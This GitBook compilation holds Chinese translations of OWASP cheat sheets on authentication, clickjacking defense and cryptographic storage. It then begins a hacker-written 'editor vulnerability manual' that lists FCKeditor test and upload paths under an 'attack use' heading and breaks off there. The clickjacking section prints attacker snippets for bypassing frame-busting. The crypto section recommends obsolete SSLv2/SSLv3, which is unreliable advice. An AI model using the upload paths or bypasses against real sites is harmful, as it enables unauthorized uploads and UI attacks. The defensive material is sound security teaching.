# 安全备忘单翻译项目

wizardforcel

Published
with GitBook



# 目錄

# 安全备忘单翻译项目（OWASP Cheat Sheet Series）

参与本项目请私信联系：http://weibo.com/hackdig

目前项目参与成员：

- taogogo
- dor

# 身份验证备忘单

> 原文：Authentication Cheat Sheet
>
> 来源：身份验证备忘单

## 介绍

身份验证是一种验证一个人或实体声明的身份是否正确的过程。身份验证通常是由用户提交用户名或者ID、一个或多个只有给定用户才知道的私人信息来完成。

会话管理是一个服务器维护与某个实体的交互状态的过程。服务器需要记住如何在一个事务中响应后续请求。会话由服务器维护，服务器使用一个可以在客户端与服务端传递的会话标示符来做这个工作。每个用户都应该有一个独一无二的会话，并且这个会话非常难以预测（以防被攻击者猜解）。

## 身份认证主要指导方案

### 用户ID

确保你的用户名/用户ID是不区分大小写的。许多网站使用email地址作为用户名，email地址正好就是不区分大小写的。如果你不注意这个问题，可能会导致严重的混乱：smith和Smith竟然是不同的用户。

### 适当的密码强度控制

使用密码认证时，密码的强度是一个重要的关注点。一个健壮的密码策略使通过手动/自动猜测密码变得非常难。以下特征定义了一个健壮的密码：

#### 密码长度

更长的密码能让字符有更多组合，从而使得攻击者更难猜到。

应用程序应该强制检测最小密码长度。

密码少于10个字符的被视为弱密码 ([1]).

限制最小密码长度可能导致一些用户难以记住自己的密码，应用程序应该引导用户使用口令句（句子或单词的组合）密码，口令句密码比典型的密码要长，但是更便于记忆。

最大密码长度不应设置的过低，因为它会妨碍用户创建口令句密码。典型口令句密码的最大长度是128个字符。

口令句密码如果只包含小写拉丁字符，少于20个字符就是弱密码

每个字符都应计算在内！！！

确保用户输入的所有字符都包含在密码内。我们发现有些系统会把用户的密码截断。（例如：用户输入了20位密码，系统截断为15个字符）

这通常是因为设置所有密码输入框的长度为相同的最大长度导致的。这是特别重要的，尤其是你的最大密码长度是20~30个字符的时候。

### 密码复杂度

应用程序应该包含密码复杂性检查规则，防止（用户）使用容易被猜到的密码。密码机制应该允许用户使用所有可输入的字符作为其密码的一部分，甚至空格也包括在内。密码应该区分大小写来增加密码的复杂度。我们偶尔会在一些旧系统（例如大型机）上发现不区分大小写的密码。

密码修改机制应该根据应用程序和它的用户群至少引入一个最低标准的复杂度。例如：

密码应该满足下面列出规则的3~4条

- 至少一个大写字符（A-Z）
- 至少一个小写字符（a-z）
- 至少一个数字（0-9）
- 至少一个特殊字符（标点符号）——别忘了把空格也当成特殊字符
- 至少10个字符
- 最多128个字符
- 相同字符不要连续重复超过两次（如：111）

应用程序需要更复杂的密码策略，开发者需要清楚的了解这些策略是什么。

- 密码策略需要明确的在修改密码页面显示。
- 一定要列出你允许的所有的特殊字符。

推荐：

- 理想情况下，应用程序应将用户输入的密码的复杂度（满足了几条密码复杂度要求）显示给用户。

- 在实际应用中，如果用户的密码不满足密码复杂度要求或者确认密码与密码不同，提交按钮应该是灰色的。这会让用户更容易理解并遵守你的密码复杂度要求。

不管UI的表现是怎样的，当一个用户提交他们的修改密码请求时：

- 如果新密码不符合密码复杂度要求，错误提示应描述其每条不符合的复杂度规则，而不是仅仅提示第一条不符合的规则。

修改密码应该简单，不要把它搞的像在黑暗中打猎一样。

## 实现安全的密码恢复机制

应用程序通常都有一个找回密码的机制，帮助忘记密码的人重新获得账号的控制权限。请查看《忘记密码备忘单 获取更多这方面的信息。

## 使用安全的方式存储密码

使用正确的加密技术是应用程序存储密码的关键。请查看密码存储备忘单查看更多这方面的信息。

## 密码只应使用**TLS**传输

详情请看： 传输层保护备忘单

登陆页面及之后的身份认证页面数据都必须完全（包括页面上的所有元素）通过TLS传输。最初的登陆页面（通常被称为login landing page）必须配以TLS。如果登陆页面没有使用TLS，攻击者就可以修改登陆表单，将用户的身份凭证发送到任意一个网络区域。如果登陆页面之后的身份认证页面没有使用TLS，攻击者就可以查看未加密的会话ID，威胁用户的会话安全。

## 敏感操作需要重新认证

为了降低CSRF和会话劫持攻击的危害，在用户做修改密码或邮箱修改敏感信息操作，修改货品寄送地址等敏感交易操作时，需要用户重新验证身份。没有这个对策，一个攻击者可以通过CSRF或XSS攻击，在无需知道用户当前身份凭证的情况下，来执行敏感交易。另外，攻击者可能通过临时物理接触用户的浏览器或者窃取他们的会话ID来劫持用户的会话。

## 多因素认证（**MFA**）

多因素认证（MFA）是指使用多个身份认证因素来登入系统或执行流程:

- 一些是你知道的（账号信息或密码）
- 一些是你拥有的（令牌或手机）

- 一些是你的特性（如生物特性）

类似OTP等使用硬件令牌实现的认证方案也是防范CSRF和客户端恶意软件攻击的好办法。市面上有很多MFA硬件可以集成到你的应用程序中。获取更多信息请查看： [2]。

## SSL客户端身份认证

SSL客户端身份认证又称双向SSL身份认证。浏览器和服务器在TLS握手过程中，发送各自的SSL证书来表明身份。正如你可以通过询问CA这个证书是否有效来验证服务器的真实性，服务器同样可以通过接受客户端发送的证书来验证用户（询问第三方CA或者自己的CA）。服务器为用户提供一个独有的签名证书，特定用户安装证书后，可以用它来用访问网站，没有这个证书的用户则无法访问。

建议在下面的情况下使用此技术：

- 当用户只从一台电脑或浏览器访问者这个网站时，这是可以接受的（甚至是首选）方案。
- 当用户不会被“在浏览器上安装SSL证书的繁琐步骤”吓到或者有专门的IT支持人员帮助他做这个事情的时候。
- 网站需要更加的安全的认证步骤的时候。
- 当网站是一个公司或组织的内网站点时，这也是一个很好的选择。

对一个大量用户和公共网站来说，这通常不是一个好主意。例如：对于Fackbook，这个方案是不适用的。同时，这个技术可以让用户不用输入密码来访问网站（从而防止键盘记录器窃取密码信息）。不过使用密码和SSL客户端身份认证结合的认证方式依旧是个保护用户安全的好主意。

查看更多信息，请访问： [3] 或 [4]

## 身份认证和错误信息

在身份认证功能的开发中，不正确的错误信息提示可能会让攻击者能够使用用户ID和密码进行枚举。一个应用程序应该尽可能的以通用的方式返回HTTP或HTML响应。

### 身份认证响应

无论用户的用户ID还是密码输入错误，应用程序都应该返回一个通用的错误提示信息。对于一个存在的账号，应用程序不应该给予任何能够标示账号存在状态的提示（如提示：当前账号存在，但密码错误）。

### 不正确的响应示例

"用户foo登陆：密码错误

"登陆失败：用户ID错误"

"登陆失败：账号被禁用"

"登陆失败：用户未激活"

### 正确的响应示例

"登陆失败，用户ID或密码错误"

正确的响应不会标示出用户ID或者密码是否准确，从而保证攻击者不能猜到有效的用户ID。

### 错误码与URL

应用程序可能会根据尝试进行身份认证的不同行为，返回不同的HTTP错误码。当有匹配的认证结果时，返回200状态码；当没有匹配的结果时，返回403错误码。尽管给用户显示了一个通用的错误页面，HTTP状态码的不同导致攻击者可以用来判断账号有效还是无效。

## 防止暴力破解攻击

如果攻击者能够猜测密码，并且账号不会因为多次失败的身份认证尝试而被禁用，那么攻击者就有机会使用暴力破解技术盗取用户的账户。自动暴力破解/密码尝试攻击只是WEB应用常见的安全挑战之一。当一个账号的失败登陆尝试次数超过阈值，密码锁定机制应该生效。密码锁定机制也是有逻辑弱点的，攻击者会在已知的账号上进行大量的身份认证尝试，进而锁定所有的用户账号。鉴于密码锁定系统的目的是防止受到暴力破解攻击，一个明智的策略是锁定账号一段时间（如20分钟），这能显著降低攻击者的破解速度同时让合法用户能够自动解锁（防止被恶意锁定）。

同时，多因素身份认证是一个防止暴力破解攻击的非常强大的工具，因为认证凭证是一个动态变量。当使用多因素身份认证时，账号锁定机制可能就不必要了。

# 使用无需密码的身份认证协议

虽然通过用户名/密码组合和使用多因素身份认证通常比较安全，但是仍然有些不适用的案例。一个例子是第三方应用程序想通过手机设备、另外一个站点、桌面或其他方式连接到web应用程序。这种情况下，让第三方应用程序存储用户名/密码是极不安全的。这会使易受攻击的面扩大，超出你的控制。在这种情况下（或类似的案例），有一些身份认证协议可以保护你，避免你的用户数据暴露在攻击者面前。

## OAuth

开放授权(OAuth)是一种允许应用程序在不需要密码或第三方身份认证提供商的情况下，验证用户的身份。它使用服务器生成的token，提供授权流程，从而让客户端（如手机应用程序）能够告知服务器，当前是哪个用户在使用这个服务。

建议使用和实现OAuth 2.0，因为第一个版本（OAuth1.0）容易遭到会话固定攻击（session fixation）。

OAuth 2.0目前已经被Facebook, Google, Twitter和Microsoft等公司实现和使用。

## OpenId

OpenId是一个基于HTTP协议的使用身份提供者来识别用户的工具。这是一个非常简单的协议，允许服务提供者发起单点登录（SSO）。这个协议允许用户在多个网站重用一个OpenId身份提供者给予的身份。只需要提供给OpenId身份提供者密码，而不需要提供其他任何网站的密码。

因为这种方式非常简单并能有效的保护密码，OpenId得到广泛的应用。一些知名的身份认证提供者Stack Exchange, Google, Facebook和Yahoo!都支持OpenId。

对于非企业环境，只要身份认证提供者可信，OpenId就是安全的而正确的选择。

## SAML

安全断言标记语言（SAML）通常被看做OpenId的竞争对手。推荐使用SAML2.0版本，因为这个版本功能全面并提供了很强的安全性。就像OpenId一样，SAML也使用身份认证提供者角色，与之不同的是，SAML是基于XML并提供了更多的灵活性。SAML是依赖浏览器跳转来发送XML数据的。不同于OpenId（译者觉得此处原文可能错误，原文是Unlike SAML），SAML不仅能从服务提供者那里开始，而且能从身份认证提供者那里开始。用户不用做任何事情，就能在不同的站点切换，并保证身份认证依旧有效，这让身份认证过程变得简单而透明。

OpenId占据大多数消费级市场，SAML通常是企业应用的首选。这是因为几乎没有被认可的企业级OpenId身份认证提供者（意味着他们检查用户身份的标准达不到企业身份认证的高标准）。SAML常常被用在内网环境，有时候甚至使用一个内网服务器作为身份认证提供者。

在过去的几年里，应用程序如SAP ERP和SharePoint（使用ADFS2.0的SharePoint）决定使用SAML2.0来做身份认证。当web服务和web应用程序需要企业间联合时，将其作为SSO实现的首选方案。

# 会话管理通用指南

会话管理与身份验证直接相关。目前会话管理通用指南已经移到会话管理备忘单。

# 密码管理工具

密码管理工具可以是应用程序、浏览器插件或网络服务，他们自动化的管理大量不同的凭证，包含记住密码、自动填充、在不同的网站生成随机的密码等功能。web应用程序在这些情况下能帮助密码管理工具更好的工作：

- 用户名和密码使用标准的HTML输入框。
- 不在HTML表单区域禁用复制和粘贴。
- 允许非常长的密码。
- 不使用多级登陆方案（用户名在第一页，密码在第二页）。
- 不使用严重依赖脚本（javascript等）进行身份验证的方案。

# 作者与主编

Eoin Keary eoinkeary[at]owasp.org

# 点击劫持防御备忘单

> 原文：Clickjacking Defense Cheat Sheet
>
> 来源：点击劫持防御备忘单

此备忘单的主要目的是为开发者提供点击劫持/UI纠正攻击的防御指导。

抵御“点击劫持”攻击的最普遍的方法是通过各种形式的“嵌入阻断”功能，防止攻击者通过iframe将你的站点嵌入他们的页面。本备忘单将讨论实现嵌入阻断的两种方式：第一种是X-Frame-Options头信息（可能有些浏览器不支持）；第二种方式是使用javascript编写嵌入阻断代码。

# 使用**X-Frame-Options** 响应头信息来防御

X-Frame-Options HTTP响应头能用来向浏览器指明是否允许渲染在或标签内的页面。网站可以用它来确保网站内容不被嵌入到其他站点，从而避免遭受点击劫持攻击。

## X-Frame-Options响应头类型

X-Frame-Options头信息有三种可用的值

- **DENY**，阻止所有的域名嵌入此页面。.
- **SAMEORIGIN**，只允许当前站点嵌入此页面。
- **ALLOW-FROM uri**，允许指定的“URI”嵌入此页面（如ALLOW-FROM http://www.example.com，则允许www.example.com嵌入此页面）。ALLOW-FROM选项是2012年左右添加的, 所以一些旧浏览器可能不支持这个参数。不要依赖**ALLOW-FROM**参数。如果你使用这个选项，但是浏览器不支持它，那相当于你没有做任何点击劫持防御。

# 浏览器支持

下面的浏览器支持X-Frame-Options头信息。

| 浏览器 | 引入**DENY/SAMEORIGIN**支持 | 引入**ALLOW-FROM**支持 |
|---|---|---|
| Chrome | 4.1.249.1042 | |
| Firefox (Gecko) | 3.6.9 (1.9.2.9) | 18.0 |
| Internet Explorer | 8.0 | 9.0 |
| Opera | 10.50 | |
| Safari | 4.0 | Not supported/Bug reported |

引用:

Mozilla Developer Network

IETF Draft

X-Frame-Options Compatibility Test - 从这个页面可以获得浏览器X-Frame-Options头信息的支持情况

## 实现

要实现这种保护，你需要在想要保护（免受点击劫持攻击）的页面上加上头信息。一种方法是在每个页面上都加上这种头信息。另一种更简单的方法是实现一个过滤器，自动的为每一个页面添加头信息。

OWASP有篇文章和一些代码，提供了在Java EE环境中，有关防护方法的详细实现。SDL博客发表了一篇文章，设计了在.NET环境下实现防护的方式。

## 局限

## 每个页面的政策规范Per-page policy specification

如果每个页面都需要指定政策，那么部署会变得非常复杂。为整个网站提供约束能力（如在登陆的时候）能够简化实现的过程。The policy needs to be specified for every page, which can complicate deployment. Providing the ability to enforce it for the entire site, at login time for instance, could simplify adoption.

## 多域名网站的问题Problems with multi-domain sites

当前的实现不允许网站管理员提供允许嵌入本页面的域名白名单。虽然白名单列表是危险的，在一些特殊情况下，网站管理员可能除了使用多个主机名外，没有其他选择。The current implementation does not allow the webmaster to provide a whitelist of domains that

are allowed to frame the page. While whitelisting can be dangerous, in some cases a webmaster might have no choice but to use more than one hostname.

# 代理

Web代理会添加或去掉头信息。如果一个web代理去掉X-Frame-Options头信息，网站将失去这种嵌入保护。

脚本是支持遗留浏览器防止被嵌入的最好解决方案

一种抵御点击劫持的方法是在每个不允许被嵌入的页面包含“frame-breaker”脚本。下面的方法能防止一个网页被嵌入（甚至在不支持X-Frame-Options-Header的遗留浏览器上）。

在文档的头部添加下面的内容：

首先在样式元素上添加一个ID：

```
<style id="antiClickjack">body{display:none !important;}</style>
```

然后在后面的脚本中根据这个ID删除这个样式：

```
<script type="text/javascript">
   if (self === top) {
       var antiClickjack = document.getElementById("antiClickjack");
       antiClickjack.parentNode.removeChild(antiClickjack);
   } else {
       top.location = self.location;
   }
</script>
```

这样，一切都可以放在文档的头部，而你的API只需要一个method/taglib。

引用：https://www.codemagi.com/blog/post/194

# window.confirm() 保护

使用x-frame-options或frame-brreaking脚本是更万无一失的保护方法。然而，在内容比如允许嵌入的情况下，可以使用window.confirm()，在用户执行的操作时，通知用户，从而减轻点击劫持的危害。

调用window.confirm()会显示一个不能被其他页面嵌入的提示框。如果window.confirm()的发起页面与父页面不同，提示框将显示在window.confirm()的源页面。在这种情况下，浏览器显示提示框的发起地址，从而避免用户遭受点击劫持攻击。应该指出的是，IE浏览器是唯一不显示提示框发起地址的浏览器，为了解决这个问题，要确保IE消息对话框内的信息包含操作类型的上下文信息。例如：

```
<script type="text/javascript">
   var action_confirm = window.confirm("Are you sure you want to delete your youtube acco
   if (action_confirm) {
       //... perform action
   } else {
       //...  The user does not want to perform the requested action.
   }
</script>
```

# 脚本失效

请看下面的代码片段，用它来防御点击劫持是不推荐的：

```
<script>if (top!=self) top.location.href=self.location.href</script>
```

这个简单的框架打断脚本试图阻止页面被框架包含，或者强制父窗口加载当前页面的URL地址。不幸的是，许多反制这种类型的防御方法的脚本已经公开。我们在这里介绍一下。

# 双层嵌入

一些框架防御技术通过在parent.location上分配值，使页面跳转到正确站点。如果受攻击页面只是被一个页面嵌套，这种方法是可行的。然而，如果攻击者将受攻击页面嵌入到一个被另一个页面嵌入的页面（一个双层嵌入页面），访问parent.location就会违反现有流行的浏览器的安全规则（子框架导航规则）。这个安全规则会使这种跳转失效：

受攻击页面的防御代码：

```
if(top.location!=self.locaton) {
  parent.location = self.location;
}
```

攻击者顶层嵌套页面代码:

```
<iframe src="attacker2.html">
```

攻击者子嵌套页面代码:

```
<iframe src="http://www.victim.com">
```

# onBeforeUnload事件

用户可以手动取消任何框架页面的跳转请求。嵌套页面利用这一点，注册一个当框架页面即将跳转时执行的onBeforeUnload事件。这个事件函数会给用户弹出一个提示框。比如攻击者想嵌入PayPal的页面，他注册了一个事件，提示“你想退出PayPal吗”。当这个提示框显示给用户时，用户如果点击取消，PayPal的页面防御就会失效。

攻击者使用下面的代码来在父层页面注册一个unload事件：

```
<script>
window.onbeforeunload = function()
{
  return "Asking the user nicely";
}
</script>
<iframe src="http://www.paypal.com">
```

PayPal的框架保护代码将会生成一个BeforeUnload事件，从而激活我们的函数，提示用户取消这次跳转事件。

# 无内容冲洗

上一个攻击需要用户“参与”，同样的攻击也可以在不提示用户的情况下发生。大多数浏览器（IE7, IE8, Google Chrome, and Firefox）让攻击者在onBeforeUnload事件中通过重复提交跳转请求到一个返回空内容的页面(HTTP/1.0 204 No Content)。请求一个无内容页面是一个NOP，会刷新请求管道，从而取消原来的跳转。下面是示例代码(经测试最新的**chrome**、**firefox**、**safari**已经不支持这个特性)：

```
var preventbust = 0
window.onbeforeunload = function() { killbust++ }
setInterval( function() {
  if(killbust > 0){
  killbust = 2;
  window.top.location = 'http://nocontent204.com'
  }
}, 1);
<iframe src="http://www.victim.com">
```

# 利用XSS过滤器

IE8和Google Chrome引入反射性XSS过滤器，这有助于保护web页面免遭某些类型的XSS攻击。Nava和Lindsay（供职于Blackhat公司）观察到这些过滤器能被用来绕过框架保护代码。IE8的XSS过滤器使用一组正则表达式来比较请求的参数，以此来找到特定的XSS攻击。使用“假性诱导技术”，过滤器能被用来禁止某些的脚本。通过匹配请求参数中的所有脚本标签的开头，XSS过滤器会禁用页面内所有内联脚本，包括框架保护脚本。对于外部脚本也可以使用同样的手法来禁用所有外部脚本。因为加载的javascript还可以调用、cookie也可用，这种攻击对点击劫持十分有效。

被攻击页面的防护代码

```
<script>
if(top != self) {
  top.location = self.location;
}
</script>
```

攻击页面代码:

```
<iframe src="http://www.victim.com/?v=<script>if''>
```

XSS过滤器将匹配受攻击页面的参数 `<script>if`，从而禁用受害者页面所有的内联脚本，包括框架保护代码。

# Clobbering top.location

一些现代浏览器将location变量当成一个特殊的不可变上下文属性。然而，在IE7和Safari4.0.4中，location变量能被重新定义。在IE7中，一旦框架页面重新定义location变量，所有的子页面的尝试读取top.location的框架保护代码都会触发一个安全规则（在另一个领域读取局部变量），同样，任何通过top.location改变父页面的地址的操作都会失败。

被攻击页面的防护代码:

```
if(top.location != self.location) {
  top.location = self.location;
}
```

攻击页面代码:

```
<script> var location = "clobbered";
</script>
<iframe src="http://www.victim.com">
</iframe>
```

### Safari 4.0.4

我们观察到：虽然location在多数情况下是不变的，但当使用defineSetter设置一个自定义的location设置时，location会变为未定义变量。代码如下：

```
<script>
  window.defineSetter("location" , function(){});
</script>
```

这样一来，任何尝试读取或改变父页面的位置的操作都会失败。

# 限制区域

大多数框架防护依赖被嵌套页面内的Javascript，由它进行检测和保护。如果javascript在子框架内被禁用，框架保护代码将不会执行。不幸的是，有一些方法可以在子框架内限制javascript的运行：

在**IE 8:**

```
<iframe src="http://www.victim.com" security="restricted"></iframe>
```

在**Chrome:**

```
<iframe src="http://www.victim.com" sandbox></iframe>
```

在**Firefox**和**IE**： 在父页面激活编辑模式。

# 加密存储备忘单

> 原文：Cryptographic Storage Cheat Sheet
>
> 来源：加密存储备忘单

## 介绍

这篇文章提供了一个实现静态数据存储时可以遵循的简单模型。

### 架构决策

架构决策必须包含适当的保护数据的方法。有很多种类的产品、方法和机制用来进行加密存储。这个备忘单是提供给实现低级别加密解决方案的开发人员和架构师的指导手册。我们不会提供特定供应商的解决方案，也不会做加密算法的设计。

## 提供加密功能

### 安全的加密存储设计

#### 规则**1**：只存储你需要的敏感数据

很多电商企业借助第三方支付服务供应商服务来存储用来重复计费的信用卡信息。这就规避了保证信用卡信息安全的麻烦。

#### 规则**2**：只使用强加密算法

只使用符合标准的公共加密算法，如AES、 RSA公钥加密算法、SHA-256或更好的散列（Hash）算法。不使用弱加密算法，如MD5或SHA1。需要留意的是，一个加密算法是否属于强加密类别会随着时间而改变（如md5曾一度被认为是安全的加密算法）。

http://csrc.nist.gov/groups/STM/cavp/index.html

上面的链接是CAVP项目，可以用来验证一个没有AES或认证加密模式的加密算法的保密性和真实性（类似数据来源认证），如CCM, EAX, CMAC等。如果你使用Java的SunJCE，这（验证加密算法的保密性和真实性）将会成为一个问题。JDK1.5支持的加密模式包括CBC, CFB, CFBx, CTR, CTS, ECB, OFB, OFBx, PCBC。这些加密模式中没有一个是进行过加密模式认证的（这就是为什么显式的添加他们）。如果你使用另一个JCE，如Bouncy Castle（它包含RSA、JSafe、IAIK等加密模式），你可以优先选择这些经过验证的加密模式。

适时在加密中加盐，加盐的时候使尽量使用MAC（如HMAC-SHA256或HMAC-SHA512）算法。

### 规则3：确保随机数的健壮性

确保所有的随机数、随机文件名、随机GUID和随机字符串（从密码学角度来看）是完全随机的。确保随机算法的种子有足够的熵值。

### 规则4：使用被广泛接受的加密算法的实现

不要自己去实现一个已有的加密算法，无论这个算法看起来多么简单。使用被广泛接受的加密算法及其实现。确保至少有一个密码学专家参与过这种实现。如有可能，使用FIPS 140-2认证的实现。

### 规则5：确保数据的完整性和真实性

加密需要确保信息的被完整加密。否则密文容易遭受填充和数据篡改攻击。特别是数据在不可信的通道中传输时（如URL或cookie）。

如果实现你自己的加密机制，请使用提供了保密性和真实性（AE）的统一的API。推荐 CCM, GCM和OCB 模式。

如果不使用AE，你可以使用带有poest-encryption消息身份认证码的cipher-block chaining (CBC)模式， 如HMAC和UMAC。不要使用ECB mode。

### 规则6：存储密码的散列和盐（**salt**）

你可以访问 Password Storage Cheat Sheet以获取更多信息。

### 规则7：确保在访问控制失败时密码保护也是安全的

这条规则支持深度防御原则。访问控制（账号、密码、权限等）是一层防护。强壮的加密还需要添加一个额外的防护层，从而确保即使攻击者获得了数据库访问权限，数据也能得到保护。

### 规则8：确保未经授权的情况下无法访问密钥

### 规则9：定义密钥的生命周期

密钥生命周期是指一个密钥在其使用周期内状态变化的详情。生命周期将指定密钥何时不再用来加密、何时不再用来解密，当有新密钥时数据是否需要重新加密，密钥何时应该被移除。

### 规则10：将未加密的密钥和加密的数据分开存放

如果密钥和数据一起存储，数据被泄露，密钥也会被轻易的获取。所以，非加密的密钥不能和数据存放在同一机器或集群。

### 规则11：当使用多个密钥时，确保各个密钥是相互独立没有关联的

确保密钥是独立的。比如，不要让第2个密钥与第1个密钥有任何关联（最常见的错误就是：第2个密钥是基于第1个密钥生成的）。

### 规则12：要将保护密钥当成安全保护中重中之重

密钥应该时刻受到十分严密的保护。要确保攻击者在获取数据到获取密钥之间有一个不可逾越的鸿沟。这意味着密钥不应该被保存在应用程序或者WEB服务器上（假设应用程序攻击者也是威胁模型的一部分）。

### 规则13：编写管理密钥的生命周期的步骤文档

这些步骤需要被记录下来，密钥保管者必须要训练有素。

### 规则14：支持定期修改密钥的功能

密钥旋转是为所有可用密钥设置过期或者撤销的过程。所以开发者必须应对密钥旋转——最好是有一个可用的系统而不是手忙脚乱的做一些临时操作。

### 规则15：编写处理密钥泄露的步骤文档

### 规则16：密钥至少3年重置一次

重置密钥是解密数据并使用新密钥重新加密的过程。定期的重置密钥能防止数据被泄露的旧密钥解密。密钥重置周期取决于密钥的安全性。存储在专用硬件的密钥可能只需要三年重置一次。和数据分离存储在不同的服务器上的密钥可能只需要每年重置一次。

### 规则17：遵循加密的法规

### 规则18：根据PCI DSS(http://en.wikipedia.org/wiki/PCI_DSS)要求的第3部分：你必须保护持卡人的数据

第三方支付行业数据安全标准是用来鼓励和加强持卡人的数据安全和促进形成全球统一的数据安全衡量标准。标准是在2005年引入的，取代了Visa, Mastercard, Amex, JCB和Diners的个人遵从标准。当前的标准版本是2.0，从2011年1月1日开始生效。

PCI DSS第3部分覆盖信用卡数据的安全存储领域。这个要求涵盖了几方面的安全存储，包括：你不能保存的数据。我们主要关心3.4、3.5和3.6这几个加密存储的章节：

**3.4 Render PAN (Primary Account Number)**至少要保存在无法被读取的地方

可以通过实现安全加密和散列数据标准的四种安全存储类型中的一种来符合3.4的要求。下面的两种常常是最受欢迎的选择。标准并不指定特定的算法，但要求使用强密码。PCI委员会定义强密码的文档如下：

加密应基于工业测试和公认的算法，以及强有力的密钥长度和适当的密钥管理实践。密码学是一种保护数据的包括加密（可逆）和散列（不可逆）两种方式的方法。SHA-1是一种经过工业测试和公认的散列算法示例。AES（128位或更高）、TDES（最低双倍长度的密钥）、RSA（1024位或更高）、ECC（160位或更高）和ElGamal（1024位或更高）是经过工业测试和公认的加密算法示例。

如果你已经实现了本备忘单的第二条规则，你应该已经实现了符合或高于PCI DSS要求（3.4）的强加密算法。你需要确保存储卡数据的所有位置满足保护要求，甚至日志存储的位置也要使用加密数据替换日志中的卡号。

这个要求也可以通过实现磁盘加密（不仅仅包括文件或列级加密）来实现。强加密的要求对于磁盘加密和备份数据加密都是相同的。卡数据不应该被明文存储。在遵循这个备忘单的要求下，你能通过良好的满足PCI DSS3.4要求的习惯，安全的存储你的数据。

**3.5**保护用于保障持卡人数据和信息免遭泄露和滥用的密钥

正如要求名所示，我们需要安全的存储加密密钥。这意味着为密钥实现强大的权限控制、审计和日志记录功能。密钥必须存储在一个既安全又与加密数据分离的地方。这意味着密钥不应该存储在WEB服务器、数据库服务器等。

访问密钥的权限必须严格限制，尽量分配给少数几个用户。理想情况下，这类高权限用户是高度可信的并且经过专业的密钥保管训练。显然，系统/服务账号访问密钥数据从而进行数据的加密/解密也有一些安全要求。

除非密钥被已经被KEK（用来加密密钥的密钥）加密，否则密钥本身不应被明文存储。KEK不能喝加密密钥保存在同一位置。

**3.6** 全部密钥管理流程、加密持卡人数据的密钥的程序应该有完整的文档

3.6要求一个遵从PCI体系的公司的密钥管理流程需要包含8个特定的密钥生命周期步骤：

**3.6.1** 生成**强**加密密钥

根据我们之前在备忘单中的描述，我们需要使用提供高等级数据安全的算法。我们通过使用强密码来保障数据免受弱密码的威胁。一个强壮的密钥需要使用符合你数据安全要求和PCI DSS规范的密钥长度。仅仅通过密钥长度不能衡量一个密钥是否强壮。用来生成密钥的数据必须足够的随机（“足够”通常是根据你的数据来定义的）并且密钥数据本身的熵值也必须很高。

**3.6.2** 安全的加密密钥分发

分发密钥的方法必须是安全的能够在传输过程中防止被窃取。使用协议（如Diffie Hellman）能够帮助进行安全的密钥分发。使用类似于SSLv3、TLS和SSLv2也有助于安全的传输密钥。

**3.6.3** 安全的加密密钥存储

加密密钥（包括KEK密钥）的安全存储已经在安全要求3.5中谈及（见上文）。

**3.6.4** 周期性的修改密钥

PCI DSS标准要求用来加密的密钥需要至少每年重置一次。密钥重置的关键是在加密/解密过程中移除就密钥，并使用新密钥来代替。所有进入系统的新数据必须使用新密钥来加密。同时建议现有数据也要使用新密钥重新加密。重新加密的数据至少1~3年重新执行上面的流程。PCI DSS标准要求没有明确的指出如何处理这些重新加密的数据。

**3.6.5** 当密钥的完整性已经减弱或密钥疑遭泄露时，将密钥的失效或更换是必要的处理手段

密钥的管理过程必须满足归档、失效和妥协的要求。安全的存储和替换密钥的过程需要满足3.6.2、3.6.3、3.6.4的要求。

**3.6.6** 密钥分隔和建立对密钥的双重控制

密钥管理的密钥分隔和/或双重控制要求是为了防止个别用户执行密钥管理行为，如密钥重置和删除。系统需要两个人执行一个操作（如从他们各自的OTP上输入值组成一个密钥），创建各自独立的值进而生成最终的密钥。

**3.6.7** 防止未经授权的加密密钥的更换

如果系统实施能做到符合3.6.6，那么将进一步防止未经授权的关键数据替换。除了双重控制流程之外，你还需要实现强大的用于管理密钥数据的访问控制、审计和日志管理，以防止未经授权的访问和登陆。

**3.6.8** 密钥托管人需要签署文件来表明他们理解和接受密钥保管的责任

我们在要求3.6中看到，为了实现强大的密码管理功能，我们必须高度信任和训练密钥管理人员，让他们懂得如何行使密钥管理职责。密钥管理者必须签署一份声明，声明他们理解这个角色所要承担的责任。

# 相关文章

OWASP - Testing for SSL-TLS, and OWASP Guide to Cryptography

OWASP – Application Security Verification Standard (ASVS) – Communication Security Verification Requirements (V10)

# 作者和主编

Kevin Kenan - kevin[at]k2dd.com

David Rook - david.a.rook[at]gmail.com

Kevin Wall - kevin.w.wall[at]gmail.com

Jim Manico - jim[at]owasp.org

Fred Donovan - fred.donovan(at)owasp.org

# 翻译

taogogo - love@taogogo.info

# 编辑器漏洞手册

## 简介

**#2014年8月21日**

最初的手册版本，是由北洋贱队的各位朋友收集整理。时隔4年，我们再次整理了这些文件。目的是希望这种传统能延续下去。我们相信：星星之火可以燎原。希望大家能多提建议，完善这份手册。

**#2010年某月某日**

创建这样一个文档是为了能够使得众多需要得到帮助的人们，在她们最为困苦之时找到为自己点亮的那盏明灯，虽然这将揭示了某个寂静黑夜下一群躁动不安的人群.他们在享受快感，享受H4ck W0r|d带给他们的一切.

作为收集整理此文的修订者，我怀着无比深邃的怨念参考了诸多资料才使得此物最终诞生，在此感谢整理过程中所有施舍帮助于我的人们.愿他们幸福快乐，虎年如意！

非常希望各位能够与我联系，一并完成本文的创作。

### 本手册更新地址

http://navisec.it/编辑器漏洞手册/

### 文章目录

| 编号 | 名称 | 最后修订时间 |
| --- | --- | --- |
| 1 | FCKeditor | 2010年 |
| 2 | eWebEditor | 2010年 |
| 3 | Cute Editor | 2010年 |
| 4 | Webhtmleditor | 2010年 |
| 5 | Kindeditor | 2010年 |
| 6 | Freetextbox | 2010年 |
| 7 | Msn editor | 2010年 |

# FCKeditor

## FCKeditor 编辑器页

```
FCKeditor/_samples/default.html
FCKeditor/_samples/default.html
FCKeditor/_samples/asp/sample01.asp
FCKeditor/_samples/asp/sample02.asp
FCKeditor/_samples/asp/sample03.asp
FCKeditor/_samples/asp/sample04.asp
fckeditor/editor/filemanager/connectors/test.html
```

## FCKeditor 查看编辑器版本

```
FCKeditor/_whatsnew.html
```

FCKeditor V2.43 版本

```
FCKeditor/editor/filemanager/browser/default/connectors/php/config.php
```

FCKeditor V2.6.6版本

```
FCKeditor/editor/filemanager/connectors/asp/config.php
```

## FCKeditor 匿名上传文件

影响版本:非优化/精简版本的FCKeditor 脆弱描述： 如果存在以下文件，打开后即可上传文件。 攻击利用:

```
FCKeditor/editor/filemanager/upload/test.html
FCKeditor/editor/filemanager/browser/default/connectors/test.html
FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors
FCKeditor/editor/filemanager/connectors/test.html
